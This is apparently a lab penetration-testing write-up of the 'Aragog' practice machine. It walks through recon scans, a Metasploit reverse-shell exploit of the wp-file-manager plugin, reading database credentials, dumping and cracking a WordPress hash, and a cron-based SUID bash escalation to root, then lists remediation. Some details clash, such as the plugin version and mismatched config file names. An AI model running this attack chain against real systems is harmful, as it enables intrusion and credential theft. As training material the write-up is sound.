

DEPI project

▼ Aragog

1. Executive Summary

This report outlines the complete penetration testing methodology used to compromise the "Aragog" machine. The attack chain consisted of:

1. **Initial Access:** Exploiting an Unauthenticated Remote Code Execution (RCE) vulnerability in an outdated WordPress plugin (`wp-file-manager v6.0`).
2. **Lateral Movement:** Extracting database credentials from the WordPress configuration, retrieving user hashes via MySQL, cracking the hash for user `hagrid98` , and establishing a secure SSH connection.
3. **Privilege Escalation:** Monitoring system processes to identify a vulnerable Cron Job. Exploiting the script execution flow to create a SUID bash binary, ultimately granting a root shell.

▼ Phase 1: Reconnaissance & Enumeration

1.1 Host Discovery

To identify the target IP address within the local network (NAT), an ARP scan was executed:

Command: `sudo arp-scan -l`

```
(kali㉿kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b2:7f:94, IPv4: 192.168.158.131
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.158.1    00:50:56:c0:00:08    (Unknown)
192.168.158.2    00:50:56:c7:8b:c7    (Unknown)
192.168.158.128 00:0c:29:2c:c1:b4    (Unknown)
192.168.158.254 00:50:56:c7:8b:c7    (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.869 seconds (136.97 hosts/sec). 4 responded
```

1.2 Port Scanning & Service Identification

A comprehensive Nmap scan was conducted to identify open ports, running services, and their versions.

Command: `sudo nmap -sC -sV -p- 192.168.158.128`

```
(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -p- 192.168.158.128
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-22 13:22 -0400
Nmap scan report for 192.168.158.128
Host is up (0.00049s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 48:df:48:37:25:94:c4:74:6b:2c:62:73:bf:b4:9f:a9 (RSA)
|   256 1e:34:18:17:5e:17:95:8f:70:2f:80:a6:d5:b4:17:3e (ECDSA)
|_  256 3e:79:5f:55:55:3b:12:75:96:b4:3e:e3:83:7a:54:94 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:2C:C1:B4 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.38 seconds
```

1.3 Web Directory Enumeration


With Port 80 open (Apache), `gobuster` was utilized to brute-force and discover hidden directories.

Command: `gobuster dir -u http://192.168.158.128 -w /usr/share/wordlists/dirb/common.txt`

```
(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.158.128 -w /usr/share/wordlists/dirb/common.txt

=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.158.128
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.8.2
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
.hta           (Status: 403) [Size: 280]
.htpasswd      (Status: 403) [Size: 280]
.htaccess      (Status: 403) [Size: 280]
blog           (Status: 301) [Size: 317] [→ http://192.168.158.128/blog/]
index.html     (Status: 200) [Size: 97]
javascript     (Status: 301) [Size: 323] [→ http://192.168.158.128/javascript/]
server-status  (Status: 403) [Size: 280]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====
```

Upon visiting `http://192.168.158.128/blog/`, a WordPress blog was discovered. **A notice on the homepage hinted at the removal of "unused wordpress plugins," indicating a potential vulnerability.**



1.4 WordPress Enumeration

WPScan was executed with aggressive plugin detection to find the vulnerable component.

Command: `wpscan --url http://192.168.158.128/blog/ -e ap,u --plugins-detection aggressive`

```
kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home X Windows 10 x64 X kali-linux-2025.2-vmware-a... X Aragog 1.0.2 X Metasploit2-Linux X hacktudo search X
1 2 3 4
kali@kali:~$ wpscan --url http://192.168.158.128/blog/ --e ap,u --plugins-detection aggressive

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.28
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[!] Updating the Database ...
[!] Update completed.
[!] URL: http://192.168.158.128/blog/ [192.168.158.128]
[!] Started: Fri May 22 13:32:29 2026

Interesting Finding(s):

[-] Headers
| Interesting Entry: Server: Apache/2.4.38 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[-] XML-RPC seems to be enabled: http://192.168.158.128/blog/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[-] WordPress readme found: http://192.168.158.128/blog/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[-] The external WP-Cron seems to be enabled: http://192.168.158.128/blog/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
```

```
kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home X Windows 10 x64 X kali-linux-2025.2-vmware-a... X Aragog 1.0.2 X Metasploit2-Linux X hacktudo search X
1 2 3 4
kali@kali:~$ wpscan --url http://192.168.158.128/blog/ --e ap,u --plugins-detection aggressive

[-] WordPress version 5.0.12 identified (Insecure, released on 2021-04-15).
| Found By: Emoji Settings (Passive Detection)
| - http://192.168.158.128/blog/, Match: "-release.mn.js?ver=5.0.12"
| Confirmed By: Meta Generator (Passive Detection)
| - http://192.168.158.128/blog/, Match: "WordPress 5.0.12"

[-] The main theme could not be detected.

[-] Enumerating All Plugins (via Aggressive Methods)
[-] Checking Known Locations - Time: 00:01:26
[-] Checking Plugin Versions (via Passive and Aggressive Methods)
[-] Plugin(s) Identified:

[-] akismet
| Location: http://192.168.158.128/blog/wp-content/plugins/akismet/
| Latest Version: 5.7
| Last Updated: 2026-04-23T22:34:00.000Z
| Found By: Known Locations (Aggressive Detection)
| - http://192.168.158.128/blog/wp-content/plugins/akismet/, status: 500
| The version could not be determined.

[-] wp-file-manager
| Location: http://192.168.158.128/blog/wp-content/plugins/wp-file-manager/
| Last Updated: 2026-04-23T12:53:00.000Z
| Readme: http://192.168.158.128/blog/wp-content/plugins/wp-file-manager/readme.txt
| [!] The version is out of date, the latest version is 8.0.4
| Found By: Known Locations (Aggressive Detection)
| - http://192.168.158.128/blog/wp-content/plugins/wp-file-manager/, status: 200
| Version: 6.9 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.158.128/blog/wp-content/plugins/wp-file-manager/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://192.168.158.128/blog/wp-content/plugins/wp-file-manager/readme.txt

[-] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00
[-] User(s) Identified:


[-] wp-admin
| Found By: Author ID Brute Forcing - Author Pattern (Aggressive Detection)
| No WPScan API Token given, as a result vulnerability data has not been output.
```

▼ Phase 2: Exploitation & Initial Access

The **wp-file-manager v6.0** plugin suffers from a critical Unauthenticated Arbitrary File Upload vulnerability leading to Remote Code Execution (CVE-2020-25213).

The Metasploit Framework was used to exploit this vulnerability.

```
msfconsole
use exploit/multi/http/wp_file_manager_rce
set RHOSTS 192.168.158.128
set TARGETURI /blog/
set LHOST 192.168.158.131
show options
```



```
kali@kali:~$ msfconsole
msf5 > use exploit/multi/http/wp_file_manager_rce
msf5 > show options
Module options (exploit/multi/http/wp_file_manager_rce):


| Name      | Current Setting | Required | Description                                                                                                  |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------------|
| COMMAND   | upload          | yes      | elFinder commands used to exploit the vulnerability (Accepted: upload, mkfileput)                            |
| PROXIES   |                 | no       | A proxy chain or format type:host:port[,type:host:port][...] Supported proxies: sapml, socks5, socks5h, http |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html       |
| RPORT     | 80              | yes      | The target port (TCP)                                                                                        |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                                   |
| TARGETURI | /               | yes      | Base path to WordPress installation                                                                          |
| VHOST     |                 | no       | HTTP server virtual host                                                                                     |


Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name                           |
|----|--------------------------------|
| 0  | WordPress File Manager 6.0-6.8 |


```

run



A system shell was spawned to verify the initial access level.

▼ Phase 3: Post-Exploitation & Lateral Movement

3.1 Extracting Database Credentials


While exploring the web directory as `www-data`, the WordPress configuration file was read to extract database credentials.

```
meterpreter > getuid
Server username: www-data
meterpreter >
```

```
cat wp-config.php
```

```
meterpreter > cat config-default.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'mySecr3tPass');
define('DB_HOST', 'localhost');
define('DB_COLLATE', 'utf8_general_ci');
define('WP_CONTENT_DIR', '/usr/share/wordpress/wp-content');
?>
meterpreter >
```

```
cd /
cd /etc
ls
X11
adduser.conf
adjtime
alternatives
anacrontab
apache2
apparmor
apparmor.d
apt
avahi
bash.bashrc
bindresvport.blacklist
binfmt.d
bluetooth
ca-certificates
ca-certificates.conf
calendar
console-setup
cron.d
cron.daily
cron.hourly
cron.monthly
cron.weekly
crontab
dbus-1
debconf.conf
debian_version
default
deluser.conf
dhcp
dictionaries-common
discover-modprobe.conf
discover.conf.d
dpkg
emacs
environment
fonts
fstab
gai.conf
group
group-
grub.d
gshadow
gshadow-
gss
host.conf
hostname
hosts
hosts.allow
hosts.deny
ifplugd
init.d
initramfs-tools
python3
python3.7
rc0.d
rc1.d
rc2.d
rc3.d
rc4.d
rc5.d
rc6.d
rcS.d
resolv.conf
rmt
rpc
rsyslog.conf
rsyslog.d
securetty
security
selinux
services
shadow
shadow-
shells
skel
ssh
ssl
subgid
subgid-
subuid
subuid-
sysctl.conf
sysctl.d
systemd
terminfo
timezone
tmpfiles.d
ucf.conf
udev
ufw
update-motd.d
vim
wgetrc
wordpress
wpa_supplicant
xattr.conf
xdg
cd wordpress
/bin/sh: 18: cd: can't cd to wordpress
cd wordpress
ls
config-default.php
htaccess
cat config-default.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'mySecr3tPass');
define('DB_HOST', 'localhost');
define('DB_COLLATE', 'utf8_general_ci');
define('WP_CONTENT_DIR', '/usr/share/wordpress/wp-content');
?>
```



3.2 Database Enumeration

Using the discovered credentials, the MySQL database was accessed to dump user accounts.

```
mysql -u root -p
use wordpress;
show tables;
```

```
mysql
ERROR 1045 (28000): Access denied for user 'www-data'@'localhost' (using password: NO)
$ mysql -u root -p
mysql -u root -p
Enter password: mySecr3tPass

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 36
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use wordpress
use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [wordpress]> show tables
show tables
→ ;
;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta       |
| wp_comments          |
| wp_links             |
| wp_options           |
| wp_postmeta          |
| wp_posts             |
| wp_term_relationships |
| wp_term_taxonomy     |
| wp_termmeta          |
| wp_terms             |
| wp_usermeta          |
| wp_users             |
| wp_wpmu_backup       |
+-----+
13 rows in set (0.001 sec)
```

```
SELECT * from wp_users;
```

```

MariaDB [wordpress]> SELECT * from wp_users;
SELECT * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | hagrid98 | $P$BYdtic1NGSb8h7bpVEMi3aA1N3DHtc. | wp-admin | hagrid98@localhost.local | | 2021-03-31 14:21:02 | | 0 | WP-Admin |
+----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.000 sec)

MariaDB [wordpress]>

```

3.3 Hash Cracking & SSH Access

The extracted hash for `hagrid98` was cracked offline using a dictionary attack, revealing the plaintext password.

```

(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password123 (??)
1g 0:00:00:00 DONE (2026-05-22 14:32) 25.00g/s 38400p/s 38400c/s 38400C/s football1..mexico1
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.

```

Using these credentials, an SSH session was established:

```
ssh hagrid98@192.168.158.128
```

```

(kali@kali)-[~]
$ ssh hagrid98@192.168.158.128
The authenticity of host '192.168.158.128 (192.168.158.128)' can't be established
ED25519 key fingerprint is: SHA256:oAgAxZkRbtwe40/oXGuZbaPjiDWzluKXPPtv2r6TrA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.158.128' (ED25519) to the list of known hosts
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
hagrid98@192.168.158.128's password:
Linux Arag0g 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
hagrid98@Arag0g:~$

```

The first flag (User Flag) was successfully retrieved from the home directory.

```
cat horcrux1.txt
```

```
meterpreter > cd hagrid98
meterpreter > ls
Listing: /home/hagrid98

Mode                Size      Type    Last modified          Name
----                -
100644/rw-r--r--    220     fil     2021-04-01 09:26:16 -0400 .bash_logout
100644/rw-r--r--    3526    fil     2021-04-01 09:26:16 -0400 .bashrc
040700/rwx-----    4096    dir     2021-04-01 09:30:56 -0400 .gnupg
100644/rw-r--r--    807     fil     2021-04-01 09:26:16 -0400 .profile
100644/rw-r--r--    91      fil     2021-04-01 08:50:19 -0400 horcrux1.txt

meterpreter > cat horcrux1.txt
horcrux_{MTogUmlkRGxFJ3MgRGlBcnkgZEVzdHJvWWVkieJ5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw==}
meterpreter > █
```

Then decode it

```
1: RidDL3's DiArY dEstroYed By hAriY in chAmBEr of SeCrEtS
echo "MTogUmlkRGxFJ3MgRGlBcnkgZEVzdHJvWWVkieJ5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw==" | base64 --decode
1: RidDL3's DiArY dEstroYed By hAriY in chAmBEr of SeCrEtS █
```

▼ Phase 4: Privilege Escalation

4.1 Process Monitoring

To escalate privileges from `hagrid98` to `root`, `pspy64` was downloaded and executed to monitor hidden background processes and Cron Jobs.

```
wget [https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64] (https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64)
chmod +x pspy64
```



```
hagrid98@Aragog: /opt
Session Actions Edit View Help
#!/bin/bash
cp -r /usr/share/wordpress/wp-content/uploads/ /tmp/tmp_wp_uploads
cp /bin/bash /tmp/bash && chmod +s /tmp/bash
~
~
~
~
~
~
```

4.3 Gaining Root Access

The SUID bash binary was executed to drop into a root shell.

```
/tmp/bash -p
whoami
```


```
-bash: /tmp/.bash: No such file or directory
hagrid98@Aragog:/tmp$ /tmp/.bash
-bash: /tmp/.bash: No such file or directory
hagrid98@Aragog:/tmp$ /tmp/bash -p
bash-5.0# whoami
root
bash-5.0#
```

Navigated to the `/root` directory and retrieved the final flag.

```
cd /root
cat horcrux2.txt
```



```
rm -rf /usr/share/wordpress/wp-content/plugins/wp-file-manager
rm -f /tmp/bash
```

A screenshot of a Kali Linux terminal window. The window has a title bar with tabs for 'Home', 'Windows 10 x64', 'kali-linux-2025.2-vmware-a...', and 'Metasploit'. Below the title bar is a taskbar with icons for a terminal, a file manager, a web browser, and a terminal. The terminal window shows the following commands and output:

```
bash-5.0# rm -f /tmp/bash
bash-5.0# rm -rf /usr/share/wordpress/wp-content/plugins/wp-file-manager
```

2 Securing Sensitive Configuration Files

The WordPress configuration file contained plaintext database credentials. The file's ownership was assigned strictly to the web server user, and read/write permissions were revoked from all other users on the system.

```
chown www-data:www-data /usr/share/wordpress/wp-config.php
chmod 400 /usr/share/wordpress/wp-config.php
```

```
bash-5.0# chown www-data:www-data /usr/share/wordpress/wp-config.php
bash-5.0# chmod 400 /usr/share/wordpress/wp-config.php
bash-5.0#
```

3 Enforcing Strong Authentication

The system user hagrid98 had a weak password that was successfully cracked. The password was updated to a complex, robust string (`D#p!@team`) to prevent offline dictionary attacks and unauthorized SSH access, adhering to strong password policies.

```
passwd hagrid98
```

```
bash-5.0# passwd hagrid98
Changing password for hagrid98.
Current password:
New password:
Retype new password:
passwd: password updated successfully
bash-5.0#
```



New Password: D#p!@team

4 Remediating Privilege Escalation Vectors

The misconfigured root Cron Job script (`/opt/.backup.sh`) that interacted with the world-writable `/tmp` directory was completely removed from the system to prevent any further unauthorized execution.

```
rm -f /opt/.backup.sh
ls -la /opt/
```

```
bash-5.0# rm -f /opt/.backup.sh
bash-5.0#
```